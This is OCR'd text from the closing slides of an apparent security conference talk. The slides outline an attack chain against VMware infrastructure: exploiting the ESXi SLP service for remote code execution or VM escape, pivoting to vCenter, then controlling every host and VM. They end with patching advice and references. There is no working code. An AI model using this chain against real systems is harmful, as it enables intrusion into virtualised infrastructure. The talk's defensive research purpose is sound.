



This page is added after the conference.


Hack into a Machine
Which can access ESXi
Hack into a VM
Run in ESXi
vCenter
ESXi
ESXi
ESXi
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM


Exploit SLP service to
RCE ESXi
Exploit SLP service to
escape vm/sandbox
vCenter
ESXi
ESXi
ESXi
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM


RCE vCenter with it’ s own vulnerability
Or pwn the ESXi which host Vcenter and jump into vCenter
vCenter
ESXi
ESXi
ESXi
Break into any vm
from ESXi
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM


vCenter
Take control all ESXi
from vCenter
ESXi
ESXi
ESXi
Brean into any vm
from vCenter
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM


Pentest to machine
can access ESXi
Exploit SLP service to
RCE ESXi
RCE vCenter
with ESXi as jump server
vCenter
Take control all ESXi
from vCenter
Pentest to vm
Run in ESXi
ESXi
ESXi
ESXi
Exploit SLP service to
escape vm/sandbox
Break into any vm
from ESXi
Brean into any vm
from vCenter
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM

Conclusion

- Make sure that your ESXi/vCenter is safe from nday, especially the SLP vulns.
  - Disable SLP service or upgrade ESXi.

- Offensive security Research can help us prevent attacks in advance.

THANK YOU

references

- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-039a
- https://www.zerodayinitiative.com/blog/2021/3/1/cve-2020-3992-amp-cve-2021-21974-pre-auth-remote-code-execution-in-vmware-esxi
- https://github.com/carmaa/inception
- https://github.com/hzphreak/VMInjector
- https://www.unknownfault.com/posts/daemon-sandboxing-and-secpolicytools/